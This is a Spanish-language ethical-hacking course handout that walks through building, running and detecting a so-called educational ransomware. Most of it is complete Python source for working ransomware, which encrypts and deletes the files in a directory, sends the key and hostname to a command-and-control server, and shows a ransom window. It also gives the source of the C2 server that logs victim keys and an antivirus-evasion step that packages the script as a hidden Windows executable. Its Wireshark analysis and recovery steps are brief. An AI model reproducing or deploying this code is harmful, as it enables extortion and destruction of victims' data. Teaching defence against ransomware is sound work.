

CTIVE]
E]
%]
NCRYPTED

CURSO GRATIS CIBERSEGURIDAD Y HACKING ÉTICO

SOBREVIVE A UN CIBERATAQUE

APUNTES DÍA 3

**ACCEDE AL REPLAY DE
LA SESIÓN 3 AQUÍ**

en)
et_config(1024)
;
ck(alert_log)

BIG school

CÓMO CREAR, ANALIZAR Y DETENER UN RANSOMWARE

Si has llegado hasta aquí, enhorabuena. En la Clase 1 aprendiste a colarte en un servidor. En la Clase 2 lograste robar identidades saltándote el doble factor de seguridad. Pero si de verdad quieres entender por qué la ciberseguridad es el sector tecnológico con mayor proyección de la década, tienes que enfrentarte al "jefe final" de internet: El **Ransomware**.

Seguro que lo has visto en las noticias: hospitales paralizados, aeropuertos bloqueados y empresas de logística que han tenido que volver al lápiz y al papel. La pregunta para las empresas ya no es si van a ser atacadas, sino cuándo les va a tocar.

¿QUÉ ES EXACTAMENTE UN RANSOMWARE?

A diferencia de los virus antiguos que buscaban robar información en secreto, el ransomware es ruidoso y directo. **Es un software malicioso diseñado con un único propósito: la extorsión a sus víctimas.** Entra en el sistema, mete todos tus archivos en una "caja fuerte virtual" mediante cifrado militar y tira la **llave**. Para recuperarla, **te exige un rescate económico, generalmente en criptomonedas.**

Hoy vas a pasar de leer las noticias a entender el código. **En este laboratorio, vamos a crear un Ransomware Educativo** para que veas exactamente **cómo funciona** y, lo más importante, cómo los expertos logran **detenerlo**.

ADVERTENCIA ÉTICA Y LEGAL:

Este contenido es puramente educativo y debe utilizarse únicamente en entornos controlados de laboratorio (BunkerLabs o tu entorno local). La creación y distribución de malware real es un delito penado por la ley.

OBJETIVO DEL LABORATORIO

Este laboratorio demuestra el funcionamiento completo de un ransomware educativo, incluyendo:

- Cifrado simétrico de archivos usando el algoritmo robusto AES-256.
- Comunicación con un servidor C2 (Command & Control).
- Interfaz gráfica de la nota de rescate.
- Análisis del tráfico de red utilizando Wireshark.
- Conversión del código a un archivo ejecutable (.exe).

TU LABORATORIO: EL SECUESTRO PASO A PASO

Para entender cómo defenderte de un secuestro, primero tienes que ponerte en la mente del secuestrador. Nuestro sistema de ataque se compone de dos piezas fundamentales:

- El **Ransomware Educativo** (Malware): El **archivo trampa** (ransomware_demo.py) que ejecutará la víctima. `ransomware_demo.py`
- El **Servidor C2 (Command & Control)**: Esta es la "guarida del villano". Un **servidor** en nuestra máquina atacante que estará esperando para recibir y **guardar** la **contraseña** secreta. `c2_server.py`

```
(kali㉿kali)-[~/Desktop]
$ python3 c2.py

SERVIDOR C2 SIMULADO - DEMOSTRACIÓN EDUCATIVA

Escuchando en: 0.0.0.0:444
Log de claves: victimas_claves.txt

[!] Presione Ctrl+C para detener el servidor
[✓] Servidor iniciado. Esperando conexiones ...
```

Así es cómo debería verse el **Ransomware Educativo** o archivo trampa `ransomware_demo.py` :

```
import os

import socket

import base64

import tkinter as tk

from tkinter import messagebox, simpledialog

from pathlib import Path

from cryptography.fernet import Fernet

from cryptography.hazmat.primitives import hashes

from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC


#Configuración del servidor C2 (Command & Control)

C2_HOST = "10.10.10.10"

C2_PORT = 444


#La clave se generará dinámicamente y se enviará al C2

CLAVE_ACTUAL = None


#Archivos y directorios a excluir (protección básica)

EXCLUSIONES = [

    'ransomware_demo.py',

    'decryptor.py',
```

CONT.

```
'README.txt',

'claves_backup.txt',

os.path.basename(__file__)

]

def generar_clave():

    """Genera una clave Fernet segura aleatoria."""

    return Fernet.generate_key()

def enviar_clave_c2(clave):

    """

    Envía la clave de cifrado al servidor C2.

    En un entorno real, esto usaría comunicaciones ofuscadas o cifradas.

    """

    try:

        # Codificar la clave en base64 para transmisión

        clave_b64 = base64.b64encode(clave).decode('utf-8')

        # Crear conexión socket al servidor C2

        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

            s.settimeout(5) # Timeout de 5 segundos

            s.connect((C2_HOST, C2_PORT))
```

CONT.

```
# Enviar información del sistema + clave

hostname = socket.gethostname()

mensaje = f"[+] NUEVA VICTIMA: {hostname}\n[+] CLAVE: {clave_b64}\n"

s.sendall(mensaje.encode('utf-8'))

print(f"[+] Clave enviada exitosamente a {C2_HOST}:{C2_PORT}")

return True

except socket.timeout:

print(f"[!] Timeout: No se pudo conectar al C2 {C2_HOST}:{C2_PORT}")

return False

except ConnectionRefusedError:

print(f"[!] Conexión rechazada por {C2_HOST}:{C2_PORT}")

print(f"[!] El servidor C2 no está activo o no es accesible")

return False

except Exception as e:

print(f"[!] Error enviando clave: {e}")

return False


def cifrar_archivo(ruta_archivo, fernet):

    """Cifra un archivo individual usando Fernet."""

    try:
```

CONT.

```
with open(ruta_archivo, 'rb') as f:

    datos = f.read()

    datos_cifrados = fernet.encrypt(datos)

    # Sobrescribir el archivo original con los datos cifrados

    # y añadir extensión .encrypted

    nueva_ruta = str(ruta_archivo) + '.encrypted'

    with open(nueva_ruta, 'wb') as f:

        f.write(datos_cifrados)

    # Eliminar archivo original (comportamiento real de ransomware)

    os.remove(ruta_archivo)

    print(f"[+] Cifrado: {ruta_archivo} -> {nueva_ruta}")

    return True

except PermissionError:

    print(f"[!] Permiso denegado: {ruta_archivo}")

    return False

except Exception as e:

    print(f"[!] Error cifrando {ruta_archivo}: {e}")

    return False

def descifrar_archivo(ruta_archivo, fernet):

    """Descifra un archivo previamente cifrado."""
```

CONT.


```
try:

    with open(ruta_archivo, 'rb') as f:

        datos_cifrados = f.read()

        datos_originales = fernet.decrypt(datos_cifrados)

        # Restaurar nombre original (quitar .encrypted)

        ruta_original = str(ruta_archivo).replace('.encrypted', '')

        with open(ruta_original, 'wb') as f:

            f.write(datos_originales)

        # Eliminar archivo cifrado

        os.remove(ruta_archivo)

        print(f"[+] Descifrado: {ruta_archivo} -> {ruta_original}")

    return True

except Exception as e:

    print(f"[!] Error descifrando {ruta_archivo}: {e}")

    return False


def es_archivo_valido(nombre_archivo):

    """Verifica si el archivo debe ser procesado (ahora acepta todos excepto
    exclusiones)."""

    # No procesar archivos de exclusión

    if nombre_archivo in EXCLUSIONES:

        return False
```

CONT.

```
# No procesar archivos ya cifrados

if nombre_archivo.endswith('.encrypted'):

    return False

# Aceptar cualquier archivo que no esté excluido

return True


def obtener_archivos_directorio(ruta_base):

    """Obtiene lista de archivos a procesar en el directorio."""

    archivos = []

    try:

        for elemento in os.listdir(ruta_base):

            ruta_completa = os.path.join(ruta_base, elemento)

            # Solo procesar archivos (no directorios)

            if os.path.isfile(ruta_completa):

                if es_archivo_valido(elemento):

                    archivos.append(ruta_completa)

        except PermissionError:

            print(f"[!] Permiso denegado accediendo a: {ruta_base}")

    return archivos
```

CONT.

```
def ejecutar_ransomware():

    """Función principal del ransomware educativo."""

    print("=" * 60)

    print("RANSOMWARE EDUCATIVO - DEMOSTRACIÓN DE CIBERSEGURIDAD")

    print("=" * 60)

    print("⚠ Este script es solo para fines educativos") print(f"
    Directorio objetivo: {os.getcwd()}") print(f"    Servidor C2:
    {C2_HOST}:{C2_PORT}") print("=" * 60)

    # Generar clave de cifrado dinámicamente

    global CLAVE_ACTUAL

    print("\n[] Generando clave de cifrado simétrica...")

    CLAVE_ACTUAL = generar_clave()

    clave = CLAVE_ACTUAL

    fernet = Fernet(clave)

    print(f"[✓] Clave generada: {clave.decode('utf-8')[:20]}...")

    # Guardar clave localmente (para recuperación en caso de fallo de C2)

    clave_backup = clave.decode('utf-8')

    with open('claves_backup.txt', 'w') as f:

        f.write(f"CLAVE DE RESPALDO (SOLO PARA LABORATORIO):\n{clave_backup}\n")
```

CONT.

```
print("[✓] Clave de respaldo guardada en: claves_backup.txt")

# Enviar clave al servidor C2

print(f"\n[2] Enviando clave al servidor C2 ({C2_HOST}:{C2_PORT})...")

enviado = enviar_clave_c2(clave)

if not enviado:

    print("[!] No se pudo enviar la clave al C2, pero continuando con el  
cifrado...")

    print("[!] La clave de respaldo está disponible en claves_backup.txt")

# Obtener archivos a cifrar

print(f"\n[3] Buscando archivos objetivo en: {os.getcwd()}")

archivos_objetivo = obtener_archivos_directorio(os.getcwd())

print(f"[✓] Encontrados {len(archivos_objetivo)} archivos para cifrar")

if len(archivos_objetivo) == 0:

    print("[!] No se encontraron archivos objetivo en el directorio actual")

    print("[!] Creando archivos de prueba...")

    crear_archivos_prueba()

    archivos_objetivo = obtener_archivos_directorio(os.getcwd())

# Cifrar archivos

print(f"\n[4] Iniciando cifrado de {len(archivos_objetivo)} archivos...")

archivos_cifrados = 0

for archivo in archivos_objetivo:

    if cifrar_archivo(archivo, fernet):

        archivos_cifrados += 1
```

CONT.

```
print(f"\n[✓] Cifrado completado:
{archivos_cifrados}/{len(archivos_objetivo)} archivos")

print(f"[✓] Extensión añadida: .encrypted")

# Mostrar nota de rescate y pedir clave de descifrado

mostrar_interfaz_rescate(clave)

def crear_archivos_prueba():

    """Crea archivos de prueba para la demostración."""

    archivos_prueba = [

        ('documento_importante.txt', 'Este es un documento muy importante. Contiene
información confidencial.'),

        ('fotos_familia.jpg', b'FAKE_IMAGE_DATA_JPG'), # Simulado

        ('presupuesto_2024.xlsx', 'Presupuesto anual - Datos financieros
confidenciales'),

        ('contrato_cliente.pdf', 'CONTRATO LEGAL - INFORMACIÓN PRIVADA'),

        ('lista_contraseñas.txt', 'No almacenar contraseñas en texto plano - Demo educativa'),

    ]

    for nombre, contenido in archivos_prueba:

        try:

            modo = 'wb' if isinstance(contenido, bytes) else 'w'

            with open(nombre, modo) as f:

                f.write(contenido)
```

CONT.

```
print(f"[+] Creado archivo de prueba: {nombre}")

except Exception as e:

print(f"[!] Error creando {nombre}: {e}")


def mostrar_interfaz_rescate(clave_correcta):

    """Muestra la interfaz de rescate para introducir la clave de descifrado."""

    def verificar_clave():

        clave_ingresada = entry_clave.get().strip()

        if not clave_ingresada:

            messagebox.showerror("Error", "Por favor, introduzca la clave.")

        return

    try:

        # Usar la clave Fernet directamente

        fernet_intento = Fernet(clave_ingresada.encode('utf-8'))

        # Verificar descifrando el primer archivo cifrado encontrado

        archivos_cifrados = [f for f in os.listdir('.') if f.endswith('.encrypted')]

        if not archivos_cifrados:

            messagebox.showinfo("Información", "No hay archivos cifrados para descifrar.")
```

CONT.

```
root.destroy()

return

# Intentar descifrar el primer archivo para validar la clave

archivo_prueba = archivos_cifrados[0]

with open(archivo_prueba, 'rb') as f:

    datos = f.read()

# Si decrypt funciona, la clave es correcta

fernet_intento.decrypt(datos)

# Clave correcta - descifrar todos los archivos

exitosos = 0

for archivo in archivos_cifrados:

    if descifrar_archivo(archivo, fernet_intento):

        exitosos += 1

    messagebox.showinfo(

        "¡ÉXITO!",

        f"¡Archivos descifrados correctamente!\n\n"

        f"Total descifrados: {exitosos}/{len(archivos_cifrados)}"

    )

root.destroy()

except Exception as e:
```

CONT.

```
messagebox.showerror(

"Clave Incorrecta",

f"La clave proporcionada no es válida.\n\n"

f"Los archivos permanecen cifrados.\n"

f"Debe pagar el rescate para obtener la clave correcta."

)

# Crear ventana principal

root = tk.Tk()

root.title("⚠ RANSOMWARE - ARCHIVOS CIFRADOS ⚠")

root.geometry("600x500")

root.configure(bg='#8B0000') # Rojo oscuro

root.resizable(False, False)

# Intentar centrar la ventana

root.update_idletasks()

ancho = root.winfo_width()

alto = root.winfo_height()

x = (root.winfo_screenwidth() // 2) - (ancho // 2)

y = (root.winfo_screenheight() // 2) - (alto // 2)

root.geometry(f'{ancho}x{alto}+{x}+{y}')
```

CONT.


```
# Frame principal

frame = tk.Frame(root, bg='#8B0000', padx=20, pady=20)

frame.pack(expand=True, fill='both')

# Icono de advertencia (texto)

lbl_icono = tk.Label(

frame,

text="⚠",

font=('Arial', 72),

bg='#8B0000',

fg='yellow'

)

lbl_icono.pack(pady=10)

# Título

lbl_titulo = tk.Label(

frame,

text="¡SUS ARCHIVOS HAN SIDO CIFRADOS!",

font=('Arial', 20, 'bold'),

bg='#8B0000',

fg='white'

)
```

CONT.

"Todos sus archivos importantes han sido cifrados con un algoritmo AES- 256.\n\n"

"Para recuperar sus archivos, debe introducir la clave de descifrado.\n\n"

"La clave se encuentra en el servidor de atacantes (10.10.10.10:444).\n"

"En un ataque real, debería pagar un rescate para obtenerla.\n\n"

"⚠ ESTO ES UNA DEMOSTRACIÓN EDUCATIVA ⚠")

```
lbl_mensaje = tk.Label(
```

```
frame,
```

```
text=mensaje,
```

```
font=('Arial', 11),
```

```
bg='#8B0000',
```

```
fg='white',
```

```
wraplength=550,
```

```
justify='center'
```

```
)
```

```
lbl_mensaje.pack(pady=15)
```

```
# Campo de entrada para la clave
```

```
frame_input = tk.Frame(frame, bg='#8B0000')
```

```
frame_input.pack(pady=10)
```

```
lbl_clave = tk.Label(
```

CONT.

```
frame_input,

text="Clave de descifrado:",

font=('Arial', 12),

bg='#8B0000',

fg='white'

)

lbl_clave.pack()

entry_clave = tk.Entry(

frame_input,

font=('Courier', 12),

width=50,

show='*'

)

entry_clave.pack(pady=5)

entry_clave.focus()

# Botón de descifrado

btn_descifrar = tk.Button(

frame,

text="DESCIFRAR ARCHIVOS",

font=('Arial', 14, 'bold'),
```

CONT.

```
bg='black',

fg='#00FF00',

activebackground='#333333',

activeforeground='#00FF00',

padx=20,

pady=10,

cursor='hand2',

command=verificar_clave

)

btn_descifrar.pack(pady=20)

# Información adicional

lbl_info = tk.Label(

    frame,

    text="ID de Víctima: " + socket.gethostname(),

    font=('Courier', 10),

    bg='#8B0000',

    fg='#CCCCCC'

)

lbl_info.pack(pady=5)

# Permitir cerrar con ESC
```

CONT.

```
root.bind('<Escape>', lambda e: root.destroy())

root.bind('<Return>', lambda e: verificar_clave())

root.mainloop()


def solo_interfaz_descifrado():

    """Solo muestra la interfaz de descifrado (para recuperación)."""

    mostrar_interfaz_rescate(None)


if __name__ == "__main__":

    import sys

    # Permitir modo solo-descifrado

    if len(sys.argv) > 1 and sys.argv[1] == "--decrypt":

        solo_interfaz_descifrado()

    else:

        ejecutar_ransomware()
```

Y así es cómo debería verse el **Servidor C2** `c2_server.py` :

```
#!/usr/bin/env python3
```

```
"""
```

SERVIDOR C2 SIMULADO PARA DEMOSTRACIÓN EDUCATIVA

=====

Estescript simula un servidor de Comando y Control (C2)

querecibe las claves de cifrado del ransomware educativo.

Uso:python c2_server.py

```
"""
```

```
import socket
```

```
import datetime
```

```
import threading
```

```
HOST = "0.0.0.0" # Escuchar en todas las interfaces
```

```
PORT = 444
```

```
#Archivo donde se guardarán las claves recibidas
```

```
LOG_FILE = "victimas_claves.txt"
```

CONT.

```
def guardar_clave(datos):

    """Guarda la clave recibida en el archivo de log."""

    timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    with open(LOG_FILE, "a") as f:

        f.write(f"\n{' '*60}\n")

        f.write(f"FECHA: {timestamp}\n")

        f.write(f"{datos}\n")

        f.write(f"\n{' '*60}\n")

    print(f"\n[+] Clave guardada en {LOG_FILE}")

def manejar_cliente(conn, addr):

    """Maneja la conexión de un cliente (víctima)."""

    print(f"\n[+] Conexión desde {addr}")

    try:

        # Recibir datos

        datos = conn.recv(4096).decode('utf-8')

        if datos:

            print(f"\n[+] Datos recibidos:")

            print(f"\n{' '*40}")

            print(datos)

            print(f"\n{' '*40}")
```

CONT.

```
def guardar_clave(datos):

    """Guarda la clave recibida en el archivo de log."""

    timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    with open(LOG_FILE, "a") as f:

        f.write(f"\n{' '*60}\n")

        f.write(f"FECHA: {timestamp}\n")

        f.write(f"{datos}\n")

        f.write(f"\n{' '*60}\n")

    print(f"\n[+] Clave guardada en {LOG_FILE}")

def manejar_cliente(conn, addr):

    """Maneja la conexión de un cliente (víctima)."""

    print(f"\n[+] Conexión desde {addr}")

    try:

        # Recibir datos

        datos = conn.recv(4096).decode('utf-8')

        if datos:

            print(f"\n[+] Datos recibidos:")

            print(f"\n{' '*40}")

            print(datos)

            print(f"\n{' '*40}")
```

CONT.


```
# Guardar en archivo

guardar_clave(datos)

# Enviar confirmación

respuesta = "[+] Clave recibida. Pago confirmado.\n"

conn.sendall(respuesta.encode('utf-8'))

except Exception as e:

print(f"[!] Error manejando cliente {addr}: {e}")

finally:

conn.close()


def main():

    """Función principal del servidor C2."""

    print("=" * 60)

    print("SERVIDOR C2 SIMULADO - DEMOSTRACIÓN EDUCATIVA")

    print("=" * 60)

    print(f"    Escuchando en: {HOST}:{PORT}")

    print(f"    Log de claves: {LOG_FILE}")

    print("=" * 60)
```

CONT.

```
print("\n[!] Presione Ctrl+C para detener el servidor\n")

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

    # Permitir reusar el puerto inmediatamente

    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    s.bind((HOST, PORT))

    s.listen(5)

    print("[✓] Servidor iniciado. Esperando conexiones...")

    while True:

        try:

            conn, addr = s.accept()

            # Crear un hilo para manejar cada cliente

            cliente_thread = threading.Thread(

                target=manejar_cliente,

                args=(conn, addr)

            )

            cliente_thread.daemon = True

            cliente_thread.start()

        except KeyboardInterrupt:
```

CONT.

```
print("\n\n[!] Servidor detenido por el usuario")

break

except Exception as e:

    print(f"\n\n[!] Error: {e}")

if __name__ == "__main__":

    main()
```

PASO A PASO: EJECUCIÓN Y ANÁLISIS DEL ATAQUE

Paso 1: Configurar el Entorno

Antes de empezar, necesitamos **instalar en nuestra consola las herramientas** (dependencias) de **Python** que permiten cifrar los archivos y crear la ventana gráfica de rescate.

Comando a ejecutar: `pip install cryptography tkinter`

Paso 2: Iniciar el Servidor C2 (Máquina Atacante)

El primer paso de un atacante es preparar su servidor para recibir las contraseñas robadas. Desde la **máquina atacante** (*Kali Linux*), ejecutamos el servidor de Control

Comando a ejecutar: `python3 c2_server.py`

Contexto visual: Al ejecutarlo, veremos en la consola que el servidor se queda "escuchando" en el **puerto 444**, esperando a que alguna víctima se infecte.

```
=====
SERVIDOR C2 SIMULADO - DEMOSTRACIÓN EDUCATIVA
=====

Escuchando en: 0.0.0.0:444

Log de claves: victimas_claves.txt

=====

[!]Presione Ctrl+C para detener el servidor

[✓]Servidor iniciado. Esperando conexiones...
```

```
(kali㉿kali)-[~/Desktop]
$ python3 c2.py

SERVIDOR C2 SIMULADO - DEMOSTRACIÓN EDUCATIVA

Escuchando en: 0.0.0.0:444
Log de claves: victimas_claves.txt

[!] Presione Ctrl+C para detener el servidor
[✓] Servidor iniciado. Esperando conexiones ...
[+] Conexión desde ('192.168.0.23', 49434)
[+] Datos recibidos:
[+] NUEVA VICTIMA: DESKTOP-KSHOV8G
[+] CLAVE: aGhZT0VTNklTcHN0U0dQMDlfRlVBRDB5LUxSS21iVFEyZ0g1ZUw3M3VSTT0=

[+] Clave guardada en victimas_claves.txt
```

Servidor C2 Recibiendo Clave

Paso 3: Ejecutar el Ransomware (Máquina Víctima)

Ahora nos situamos en la máquina de la víctima, simulando el momento en que hace clic por error en el archivo infectado.

Comando a ejecutar: `python3 ransomware_demo.py`

En cuestión de segundos, se lleva a cabo el siguiente proceso de cifrado:

1. **Generación de clave:** El código crea de forma automática una clave AES-256 única y segura.
2. **Envío al C2:** Esta clave se transmite de forma invisible por internet hacia el servidor del atacante (el que encendimos en el Paso 2).
3. **Cifrado de archivos:** El script localiza los documentos importantes de la víctima y los bloquea, añadiendo la extensión .encrypted.
4. **Interfaz de rescate:** Salta una pantalla de advertencia exigiendo la clave.


```
PS C:\Users\windows\Desktop\cifrar> python .\script.py
=====
RANSOMWARE EDUCATIVO - DEMOSTRACIÓN DE CIBERSEGURIDAD
=====
⚠ Este script es solo para fines educativos
🔴 Directorio objetivo: C:\Users\windows\Desktop\cifrar
🔴 Servidor C2: 192.168.0.25:444
=====

[1] Generando clave de cifrado simétrica...
[✓] Clave generada: hhY0ES6ISpstSGP09_FU...
[✓] Clave de respaldo guardada en: claves_backup.txt

[2] Enviando clave al servidor C2 (192.168.0.25:444)...
[+] Clave enviada exitosamente a 192.168.0.25:444

[3] Buscando archivos objetivo en: C:\Users\windows\Desktop\cifrar
[✓] Encontrados 3 archivos para cifrar
```

Interfaz de Rescate




Archivos Cifrados

Paso 4: Análisis de Tráfico con Wireshark


Para un analista de ciberseguridad, es vital saber leer lo que viaja por la red. Si monitorizamos la conexión con una herramienta llamada [Wireshark](#), podemos interceptar la comunicación exacta en la que el virus envió la clave al atacante

Filtro utilizado en Wireshark: `ip.dst == 192.168.0.25 and tcp.port == 444`

Contexto visual: Al aplicar este filtro, Wireshark nos **aisla el paquete de datos exacto**. Si seguimos el **flujo TCP**, podremos leer el texto y ver la clave oculta (en **formato base64**) que el virus envió por la red.




Tráfico Wireshark



Clave en Wireshark

Paso 5: Recuperación de Archivos

1. **Obtener la clave** desde el servidor C2 o archivo claves_backup.txt
2. **Ingresar la clave** en la interfaz de rescate
3. **Verificar descifrado** de todos los archivos



Recuperación Exitosa

Técnicas de Evasión: Conversión a Ejecutable (.exe)

Pero, en el mundo real, los atacantes no envían archivos terminados en .py, ya que levantarían sospechas. Lo que hacen es empaquetar su código para que parezca un programa normal y evadir los antivirus.

Para simular esto, instalamos la herramienta [PyInstaller](#) (pip install pyinstaller) y convertimos nuestro código a un ejecutable silencioso con el siguiente comando:

```
pyinstaller --onefile --windowed ransomware_demo.py
```

- **--onefile:** Indica que queremos crear un solo archivo ejecutable.
- **--windowed:** Evita que aparezca una ventana de consola negra, haciendo que el virus se ejecute de manera totalmente oculta (modo sigiloso).

--onefile
--windowed


Resultado

```
dist/
└─ ransomware_demo.exe (Archivo ejecutable final)
```

Detección por Antivirus (VirusTotal):

Si subimos el archivo **.exe** generado a una plataforma de análisis como [VirusTotal](#), veremos que tiene una **tasa de detección muy baja** (por ejemplo, solo lo detectan 9 de 69 motores).

Esto demuestra de forma práctica lo **fácil que es para los cibercriminales saltarse las defensas básicas** de una empresa



Analysing (48.7s) ...

d59a79b58bcaed0caf4d2211d3e969e787f112440c8472c42db937395c90169

Size: 14.29 MB

DETECTION

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Vendor	Result	Vendor	Result
Arctic Wolf	Unsafe	Bkav Pro	W64.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	DeepInstinct	MALICIOUS
Elastic	Malicious (moderate Confidence)	Kaspersky	HEUR:Trojan.Win32.Generic
SecureAge	Malicious	SentinelOne (Static ML)	Static AI - Suspicious PE
Skyhigh (SWG)	BehavesLike.Win64.Dropper.vc	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected

